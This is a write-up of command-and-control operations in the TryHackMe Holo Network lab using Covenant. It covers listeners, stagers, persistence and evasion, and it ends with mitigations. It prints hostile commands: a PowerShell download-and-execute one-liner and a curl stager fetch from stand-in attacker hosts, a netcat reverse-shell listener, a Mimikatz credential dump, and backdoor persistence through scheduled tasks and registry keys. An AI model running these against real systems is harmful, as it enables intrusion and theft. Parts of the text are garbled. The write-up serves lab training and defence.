Command and Control in the Holo Network

Table of Contents


---

1. Executive Summary

This report examines the Command & Control (C2) operations within the TryHackMe Holo Network lab. It details how Covenant's C2 framework leverages Grunts, Listeners, and Stagers to manage compromised hosts, outlines the network and host-level tools used, and provides a step-by-step workflow from initial access through persistence and data exfiltration. Key findings highlight practical evasion techniques and suggest mitigations to harden C2 detection.

2. Background and Scope

The Holo Network lab simulates a targeted red-team engagement against a segmented network. Our assessment focuses on the attacker's C2 infrastructure—specifically using Covenant—to gain, maintain, and leverage remote access. This includes traffic analysis, tool usage, and operational tradecraft.



3. Objectives

- **Document C2 infrastructure**: Grunts, Listeners, and Stagers.
- **Analyze tools**: Covenant modules plus core network utilities.
- **Outline workflows**: From stager deployment to data exfiltration.
- **Assess detection/mitigation**: Identify controls and bypass techniques.

4. Network Architecture Overview

The virtual network comprises:

- **Attacker host** (Kali Linux with Covenant installed).
- **DMZ/Web server** hosting the Holo application.
- **Internal Windows hosts** vulnerable to initial compromise.

- **Segmentation** enforced by internal firewalls; all outbound HTTP/HTTPS allowed.

5. Command & Control (C2) Framework

5.1 C2 Components

- **Grunt**: The agent running on a compromised host. Once executed, it "checks in" to the C2 server to receive tasks and return results.
- **Listener**: A server-side endpoint (HTTP/HTTPS) awaiting Grunt callbacks. Defined by bind address/port and profile (URLs, headers).
- **Stager**: A small initial payload that connects to the Listener to retrieve and launch the full Grunt payload. It enables bypassing size limits and antivirus.

5.2 Channel Establishment & Beaconing


- **Listeners** are created within Covenant's UI under the Listeners tab. Key settings include bind port (e.g., 7443), SSL toggle, and profile selection (DefaultHttpProfile or custom).
- **Profiles** define HTTP paths, headers, and request formats to masquerade C2 traffic as legitimate web activity.
- **Beaconing** parameters (delay, jitter, retry count) control how often Grunts poll the C2 and resist network monitoring.

6. Tools and Techniques

6.1 C2 Frameworks & Agents

Tool	Description	Example
Covenant	.NET-based C2 platform. Manages Listeners, Tasks, and Grunts.	Configure HTTP listener, generate stager.
Grunt	Covenant's in-memory implant. Executes Tasks and persists data.	Runs on Windows, checks in over HTTPS.
Empire	Pure-PowerShell C2 (Windows).	usestager windows/launcher_bat.

msfvenom -p windows/meterpreter_reverse_http.

Metasploit	Payload generation and Meterpreter C2.	

6.2 Network-Level Utilities

Tool	Use Case	Command Example
Netcat (nc)	Quick reverse shell	nc -lvnp 4444
Socat	Encrypted PTY shell	socat TCP-LISTEN:4444,reuseaddr,fork PTY,...
Nmap	Host/service enumeration	nmap -sC -sV 10.10.10.0/24
tcpdump	Packet capture	tcpdump -i tun0 port 443 -w holo_https.pcap


curl	HTTP testing / stager retrieval	curl http://ATTACKER_IP:7443/stager.ps1 -o s.ps1

- `Name` Name of profile to be used throughout the interface.
- `Description` Description of profile and its use cases.
- `MessageTransform` Specify how data will be transformed before being placed
- `HttpUrls` list of URLs the grunt can callback to.
- `HttpRequestHeaders` List of header pairs (name/value) that will be sent with
- `HttpResponseHeaders` List of header pairs (name/value) that will be sent with
- `HttpPostRequest` Format of data when a grunt posts data back to the profile.
- `HttpGetResponse` HTTP response when a grunt GETs data to the listener.
- `HttpPostResponse` HTTP response when a grunt POSTs data to the listener.

7. Step-by-Step C2 Workflow

7.1 Initial Access & Stager Deployment

1. **Create Listener**: In Covenant, set up an HTTPS listener on port 7443 using a custom profile (/api/v1/update).



er the questions below

2. **Generate Stager**: Under Launchers → PowerShell, target the Listener. Copy the one-liner:


IEX(New-Object Net.WebClient).DownloadString('https://ATTACKER:7443/stager.ps1')

3. **Deliver Stager**: Execute via social engineering or upload to web shell.

- `Listener` Listener the grunt will communicate with.
- `ImplantTemplate` Type of implant launcher will use.
- `DotNetVersion` .NET version launcher will use, dependent on `ImplantTemplate`.
- `Delay` Time grunt will sleep in-between callbacks. A larger delay can aid in stealthy communications.
- `JitterPercent` Percent of variability in `Delay`.
- `ConnectAttempts` Amount of times grunt will attempt to connect back to the server before quitting.
- `KillDate` Date specified grunt will quit and stop calling back.


To create a basic launcher for this network, we only suggest editing the `Listener` and `ImplantTemplate`

Once created, the launcher will be downloaded or output a one-liner that can be copied. You can then use the launcher as needed to deploy grunts.



7.2 Establishing the C2 Channel

1. **Execute Stager** on victim.
2. **Download & launch Grunt**: Stager pulls grunt.exe and starts the agent.



3. **Verify Connection**: Grunt appears in Covenant's Grunts tab (Name, Hostname, User, Integrity).

7.3 Task Execution & Data Exfiltration

- **Reconnaissance**: Assign whoami, ipconfig via the Tasks interface.
- **Credential Harvesting**: Run Mimikatz as a Task; download output: download C:\Users\Victim\hashes.txt.
- **File Exfiltration**: Use built-in download command or custom HTTP POST modules.

7.4 Persistence & Evasion

- **Scheduled Task**: Create schtasks /create /tn "UpdateService" /tr "C:\grunt.exe" /sc hourly.
- **Registry Run Key**: reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Backdoor /d C:\grunt.exe.
- **Obfuscation**: Encode C2 traffic with Base64 or XOR in HTTP POST body; tweak profile URLs to mimic /css/style.css.

8. Network Traffic Analysis

- **Capture**: tcpdump -i tun0 port 7443 -w holo_c2.pcap.
- **Inspect**: In Wireshark, filter http streams; identify beacon intervals and unique User-Agent.
- **IoCs**: Extract C2 domains/URLs, file hashes of stager and grunt binaries.

9. Security Controls & Bypass Techniques

- **Firewall**: Allowed outbound HTTPS, so listener on 7443 succeeds.
- **IDS/IPS**: Custom profiles evade signature matches.
- **AV/EPP**: LOLBins (msbuild, regsvr32) used to execute Grunt in memory.

10. Findings & Key Observations

- **Custom profiles** drastically reduce detection.
- **Frequent beacon jitter** masks timing analysis.
- **LOLBins** bypass most endpoint controls for payload execution.

11. Recommendations & Mitigations

- **Egress filtering**: Restrict outbound to known domains.
- **HTTP proxy inspection**: Deep packet inspection on SSL—use enterprise TLS decryption.
- **Behavioral analysis**: Monitor uncommon child processes of LOLBins (msbuild, regsvr32).

12. Conclusion

Covenant's C2 capabilities, combined with network-level evasion, create a resilient control channel in the Holo Network. Implementing layered defenses—tight firewall rules, SSL inspection, and behavioral monitoring—can significantly disrupt this workflow.
